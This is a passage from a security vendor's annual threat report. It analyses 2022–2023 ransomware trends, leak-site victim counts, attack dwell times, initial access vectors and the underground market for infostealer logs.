Secureworks®

2023 State of the Threat

A YEAR IN REVIEW

7TH EDITION

Table of Contents

01

A Letter From Our Vice President, Threat Research

The war in Ukraine continues to dominate the headlines, both in terms of kinetic military action and of hostile pro-Russia cyber activity. It is not surprising that Russian state-sponsored threat groups persist in conducting attacks against targets in Ukraine and in countries that have vocally supported Ukraine in the conflict.

For the first few months after Russia's invasion of Ukraine on February 24, 2022, it looked as if an unexpected but welcome victim of the war might be the cybercrime ecosystem, as the number of successful ransomware attacks dropped.

Eighteen months on, that optimism appears short lived.

Ransomware attack numbers have rapidly returned to and then exceeded normal levels over the period of this report. Some well-known ransomware operator names remain highly active, and new groups are joining the fray too. Other threat actors have also continued to concern our customers, from business email compromise attackers to Chinese cyberespionage groups, to North Korean attackers focused on cryptocurrency theft.

The Secureworks® Counter Threat Unit™ (CTU) gathers the data obtained from the trillions of events processed by our Taegis™ XDR platform. We combine it with insights from engagements carried out by the Secureworks Incident Response team, dynamic threat actor emulation activities, extensive monitoring of the Dark Web and underground forums, coupled with proactive research into cyberattacks to create a unique view of the threat landscape. All these data points then feed back into Taegis, creating a virtuous circle that further combines with the wealth of human expertise we offer to help keep our customers safe.

This report distills our findings to share with you, drawing and building on the specialist threat intelligence we have published to our customers over the period this report covers. It specifically focuses on how threat actor behavior has evolved over the past twelve months, both in terms of tooling and tactics.

We hope the information presented here proves both an interesting and useful part of your security journey.

Sincerely,

Don Smith
Vice President, Threat Research
Secureworks

02

Executive Summary and Key Findings

Over the past year, both cybercriminal and state-sponsored threat actors have maintained high levels of activity, meaning that the threat level to businesses remains as elevated as ever. The range of threats remains broad, from the temporary nuisance of hacktivist denial of service attacks to wiper attacks or IP theft and other types of cyberespionage, from business email compromise to data exfiltration attacks or business-threatening ransomware attacks. Precursor cyber activity continues at scale, delivering the malware that makes many of these cyberattacks, particularly ransomware attacks, easier and faster to carry out.

Amidst all this, Secureworks® Counter Threat Unit™ (CTU) researchers continue to track these threats and use their knowledge and expertise to develop insights into this activity. These insights feed into published threat intelligence and provide the indicators and technical content that allows us to create countermeasures that provide protection for Secureworks' customers.

This report synthesizes and presents our findings for the period July 2022 to June 2023.

01 **Ransomware** continues to be the primary threat facing organizations, because of the scope of disruption it can cause and its prevalence. Attack numbers returned to and then exceeded historical norms, after last year's brief slowdown following the invasion of Ukraine. Average dwell times between initial access and ransomware payload delivery have dropped significantly **to a median figure of just 24 hours**. 2023 may be the most prolific year for ransomware attacks to date.

02 **Supply chain attacks** on and through suppliers provide threat actors with maximum impact for effort expended. Threat actors as diverse as North Korean state-sponsored groups and ransomware operators have conducted notable supply chain attacks over the past year, leveraging initial victims to gain access to their customers.

03 **Infostealer activity** has also increased, associated in large part with use by ransomware affiliates. Stolen credentials now vie with scan-and-exploit as some of the most significant precursors of ransomware attacks. On a single day on one underground marketplace, as many as **seven million infostealer logs** were available for sale, well over twice as many as on the same day last year. The case for organizations to monitor underground forums for stolen data is clear.

04 **Drive-by downloads** are becoming increasingly popular as a malware delivery method and over the past year have surged in use as an initial access vector for ransomware. Two major strains of malware delivered this way are Gootloader and SocGholish, often via compromised websites.

05 Microsoft's disabling by default of macros in documents from the internet has forced threat actors to **innovate in how they deliver malware.** Use of malicious Microsoft OneNote files and container file types such as ISO grew to compensate during the year.

06 Regular and timely patching remains as essential as ever in preventing threat actors from compromising networks. Both state-sponsored threat groups and cybercriminals make wide use of **scan-and-exploit** to commence their attacks, making exploited vulnerabilities one of the most frequently observed initial access vectors.

07 **State-sponsored threat activity** remains driven by political imperatives. Russia's primary focus is the war in Ukraine, North Korea's is currency theft, Iran's is suppression of opposition, and China's is cyberespionage. However, regional focuses are, in some cases, starting to shift, particularly on the part of China, which is closely monitoring the impact of the war on Ukraine on other European nations.

08 **Artificial intelligence** (AI) is a supporting tool to existing threat actors, rather than a new class of threat. To date, phishing lures and Telegram bots remain the major tangible evidence of use of AI by threat actors. However, the level of interest that threat actors are showing suggests that they may soon develop more complex and dangerous applications.

03

The Business of Cybercrime—Is Boomtime Back?

Over the past year, the number of victims named on ransomware leak sites returned to normal levels (after the brief dip in early 2022[1]) and then continued to grow to reach unprecedented heights.

The last four months have proved the most fertile in terms of victim numbers since name-and-shame emerged.




Figure 1. Ransomware name-and-shame leak site victim listings—2020 to 2023. (Source: Secureworks)

It is tempting to conclude that business is booming, although leak sites only list victims who have not paid the ransom, so an entirely accurate picture is not possible. However, we should not forget that spikes of anomalous activity on the part of a few highly impactful groups may to an extent be skewing the figures, as shown in figure 2.




Figure 2. Victim count by scheme per month. (Source: Secureworks)

Name-and-Shame Sites Reveal the Most Active Ransomware Groups

At current rates of victim naming, 2023 is on course to be the most prolific year since name-and-shame attacks began in 2019. It is likely that the 10,000th victim name will be posted to leak sites by late summer 2023.*

However, one-off mass exploitations of specific vulnerabilities explain why March (Fortra GoAnywhere, exploited by Clop operator **GOLD TAHOE**[2]), May (Zimbra mail server, exploited by MalasLocker) and June 2023 (MOVEit Transfer, exploited by GOLD TAHOE) saw the highest ever monthly number of victims named.

The same threat groups continued to dominate in 2023—**GOLD MYSTIC's** LockBit again remains the head of the pack but **GOLD BLAZER's** BlackCat/ALPHV, Clop, **GOLD SOUVENIR's** Royal, BianLian, PLAY and **GOLD REBELLION's** Black Basta all feature in the ten most active groups.

LockBit operator GOLD MYSTIC and its broad and loosely managed pool of affiliates continue to deploy LockBit ransomware prolifically. Once again in 2022/23, it tops the ratings for most active group, this time with nearly three times the number of victims of the next most active group, ALPHV(BlackCat), operated by GOLD BLAZER.




Figure 3. Name-and-shame victims listed per year July-June. (Source: Secureworks)

* The 10,000th name-and-shame ransomware victim name was posted to the BlackCat/ALPHV leak site in mid-August.

However, new schemes have also posted numerous victims: MalasLocker, 8BASE and Akira all emerged only in May 2023. 8BASE listed nearly 40 victims on its leak site during June 2023, only slightly fewer than LockBit. Analysis indicates it posted a dump of victims going as far back as mid-2022 all at the same time.

MalasLocker attacks, targeting Zimbra servers from the end of **March 2023**[3] and listed on their leak site in May, accounted for at least 171 victims. This provides just one illustration of how valuable scan-and-exploit (where threat actors use search engines to identify vulnerable systems) can be as a tactic for ransomware groups.




Figure 4. The 20 most active name-and-shame ransomware groups by victims listed between July 2022 and June 2023. (Source: Secureworks)

Assessing the Size of the Ransomware Problem

Accurately assessing the scale of the ransomware problem is challenging. Leak sites only touch on a fraction of the problem and not all ransomware groups operate leak sites. New ransomware variants launch regularly. Without a leak site, it is very difficult to judge how active they are.

The primary purpose of leak sites is to encourage currently recalcitrant victims to pay. Therefore, they only show the names of victims who are yet to pay a ransom. As such, they cannot be considered an accurate record of any specific group's activity. Nor are they an indication of the overall impact of ransomware.

Historic data from ransomware group takedowns or collapses indicate that leak sites only reveal a small percentage of overall attacks. For example, Hive's leak site listed 150 organizations, likely accounting for around 10 percent of their overall victim count of 1,500. Avaddon listed just 180 victims, a small fraction of the nearly 3,000 decryption keys the group released when it shuttered the operation. It is difficult to assess how representative these examples are.

To extrapolate, we would need to know how successful each group's leak site is and what the likelihood of payment by a victim once they have been named is. It may not be outlandish to assume that the vast majority of "successful" ransomware operations occur without the victim's name ever reaching the leak site—that is where the incentive to pay lies, with the victim motivated to prevent public disclosure.

Leak sites generally do not reveal whether ransomware was deployed. And we can't draw conclusions about how effective or impactful a ransomware deployment was, and whether the victim did not pay because the impact was low, or because the data stolen was inconsequential.

Name-and-shame statistics are useful for some things. They show how particular variants emerge onto the scene and how they grow and shrink in usage. But how reliable are they as indicators of impact? Without knowing how many victims pay the ransom, we can't determine how successful any particularly variant is in terms of payment to victim ratio. Leak site data should therefore be used with caution. In aggregate though it is clear from the continued activity that ransomware and data-theft extortion remain a viable criminal business model and a substantial threat to businesses.

Dwell Times Are Dropping for Ransomware Attacks

Despite the increasing threat posed by ransomware attacks, in many cases early detection and response thwarts attackers from progressing to ransomware deployment. Because of this, our incident responders frequently discover ransomware precursor activity without evidence of damaging system encryption events.

However, there have been some interesting trends over the past year in those attacks where ransomware is deployed. Most notably, the dwell time—the time between gaining access to a network and executing the ransomware—has significantly reduced compared to previous years.

- In just over ten percent of cases, we saw ransomware deployed within five hours of initial access.
- Nearly two-thirds of attacks were carried out inside one single day, nearly four fifths within one week.
- In around a fifth of attacks, the threat actor sat on the network for longer than a week before deploying ransomware.
- Of those, three-quarters continued to sit on the network for over a month.

Notably, the median dwell time in ransomware engagements dropped to just under 24 hours from 4.5 days in the previous year and 5.5 days in the year before that.

Importantly, the incident response engagements that provided the data used to make this calculation featured a broad range of 18 different ransomware variants. This means that the data was not skewed by a prevalence of variants that are known typically to be deployed very quickly, such as Phobos ransomware. The dwell times in engagements where exfiltration of data was observed were generally longer, but this is not universally true; in some engagements involving Black Basta, Hive, and AvosLocker—all double extortion ransomware schemes—we observed data exfiltration and ransomware deployment taking place more quickly than the median dwell time of 24 hours.

So why are threat actors executing their ransomware attacks so much more quickly? CTU researchers have observed that ransomware intrusions have become less complex. Threat actors are not conducting the same operations more quickly. Instead, they are conducting simpler operations. Devastating enterprise-wide encryption events, which are more difficult to execute and take longer to carry out, are now rarer than in previous years.

One driver for this is likely the need to reduce dwell time to lower the chance of detection. The cybersecurity industry is undoubtedly getting better at detecting the activity that has historically preceded ransomware, such as the use of offensive security toolkits like Cobalt Strike. This may be a factor in forcing ransomware operators to work more quickly.

However, it is also likely that the threat actors now deploying ransomware are just lower skilled than previous operators. The introduction of the RaaS model lowered the bar to entry, introducing playbooks for affiliates to use, and allowed it to scale significantly as a result.

Arguably, this represents a commodification of the ransomware landscape, with scheme operators reducing the cost of operations in order to increase volume. This can be seen in the sheer number of victims named on name-and-shame leak sites. But it is also reflected in the "quality" of ransomware operations. This might provide one reason why fewer victims are **reported**[4] to be paying ransoms (although such reports may not give a full picture, given the fracturing of the ransomware landscape and the increasing difficulties in reliably identifying cryptocurrency wallets).

This absolutely does not imply that ransomware can now be ignored as a threat. Even a limited distribution on a victim's network can be highly damaging. Hitting a single server in a production environment, for example, might be enough to take business operations offline for enough time to cause significant financial impact. And ransomware operators and their affiliates are aware of this. The increased take-up of virtualized environments, now often crucial to many companies' IT infrastructures, makes them a viable target. More and more ransomware schemes now have Linux-compatible variants, created to target VMware ESXi hosts. Threat actors have an incentive to spend minimal time on a likely-monitored Windows system before moving to encrypt hundreds of virtual disks on a single VMware ESXi host.

Dwell times can vary considerably case by case. In July 2022, in an incident involving the financially motivated **GOLD TOMAHAWK** threat group (also known as Karakurt), Secureworks incident responders identified 29 hosts and 10 user accounts compromised by the threat actor. Over 300GB of compressed data was exfiltrated from two of these hosts. The attacker had remained on the network for as long as six weeks before incident responders were engaged, navigating across multiple hosts in different countries possibly to locate data to steal. The unusually long dwell time included a three-week hiatus from malicious activity.

In contrast, in April 2023, Secureworks incident responders investigated an incident where an organization that did not use Secureworks managed services experienced an intrusion where, within a single 24-hour period, two different ransomware variants, Buhti and AvosLocker, were deployed.

The Top Initial Access Vectors for Ransomware

Scan-and-exploit and stolen credentials were the two largest initial access vectors used by threat actors in the ransomware attacks Secureworks investigated, each accounting for approximately 32 percent of intrusions. These figures are consistent with the top IAVs for all incident response engagements over the same period but represent a change relative to ransomware engagements in the previous twelve months. This is the period covered in last year's State of the Threat report, when scan-and-exploit at 52 percent accounted for many more ransomware intrusions than the next nearest IAV, stolen credentials, at 39 percent.

Secureworks incident responders also investigated several intrusions where threat actors used the Qakbot malware to deliver Cobalt Strike, which then led to Black Basta ransomware deployment. These incidents were notable due to the speed of the operations: again, data exfiltration and ransomware deployment occurred within 24 hours of initial access.

Ransomware Initial Access Vectors

The three largest initial access vectors (IAVs) observed during ransomware engagements where customers engaged Secureworks incident responders were:

- **Scan-and-exploit—32 percent**
- **Stolen credentials—32 percent**
- **Commodity malware delivered via phishing emails—14 percent**

Each of these IAVs can either be prevented or detected at an early stage before ransomware is deployed, using a combination of prompt and regular patching, multi-factor authentication, and comprehensive implementing of monitoring solutions.

The most likely enabler of the rise in the use of stolen credentials as an IAV is the explosion in infostealer activity. Infostealers are a type of malware that can pilfer sensitive information such as login credentials, session cookies and tokens, financial details, and personal data from compromised computers and networks. Once installed via methods such as phishing attacks, infected websites, and malicious software downloads, they can execute and exit very quickly, sometimes in less than a minute of total runtime. The data is then packaged and sold as "logs." Each log contains data taken by the infostealer from a compromised user machine.

Threat actors use these stolen credentials to gain unauthorized access to enterprise networks via remote access services such as virtual private networks (VPNs) and Microsoft Office Web Access (OWA). This unauthorized access can form an early stage in the exfiltration of sensitive data or the deployment of ransomware. As a result, infostealers are a significant type of intrusion precursor malware and a contributory factor to attacks that often happens outside protective corporate controls.




Figure 5. What's in a log? (Source: Secureworks)

Opening the Valves on the Infostealer Data to Threat Actor Pipeline

Initial access using stolen credentials accounted for up to 32 percent of the ransomware incident response engagements we handled in the last year. Credentials can be obtained via a variety of means, including phishing emails that lead victims to credential harvesting websites, or through previous breaches.

However, in the past year, there has been a significant increase in the use of infostealers to obtain credentials. A thriving market clearly exists, and new infostealers are regularly developed and put up for sale to meet this demand.

Russian Market remains by far **the most prolific marketplace**[5] for infostealer logs. On a single day in June 2022, there were 2.9 million logs advertised for sale. A year later, that figure has ballooned to over 7 million, over 2.4 times as many, and a notable increase on the five million that were available on a single day in late February 2023. Other markets include 2easy and Genesis Market, and there is also a significant level of trade via certain Telegram channels.




Figure 6. Threat actor Telegram channel listing logs prices and deals. (Source: Secureworks)

Buyers on these marketplaces are likely discerning, seeking out logs containing credentials to particularly high-value organizations before making a purchase. However, CTU researchers have observed that the bulk of logs available for purchase contain credentials for systems like social media platforms and common webmail services. These are not likely to be of great value to ransomware operators specifically looking to extort organizations. This means that the majority of available stock likely consists of a large number of older logs deemed of limited value to users.

However, sometimes there are rich pickings to be had. In October 2022, we observed a vendor on an underground forum auctioning access to a home PC belonging to an employee of a global brand in the food and drink industry. According to the seller, virtual network computing (VNC) credentials and cookies harvested from the employee's personal computer facilitated access to a corporate dashboard and the user's Outlook inbox. This could allow a threat actor to conduct reconnaissance, pivot deeper into the network, conduct phishing attacks, or deploy ransomware.

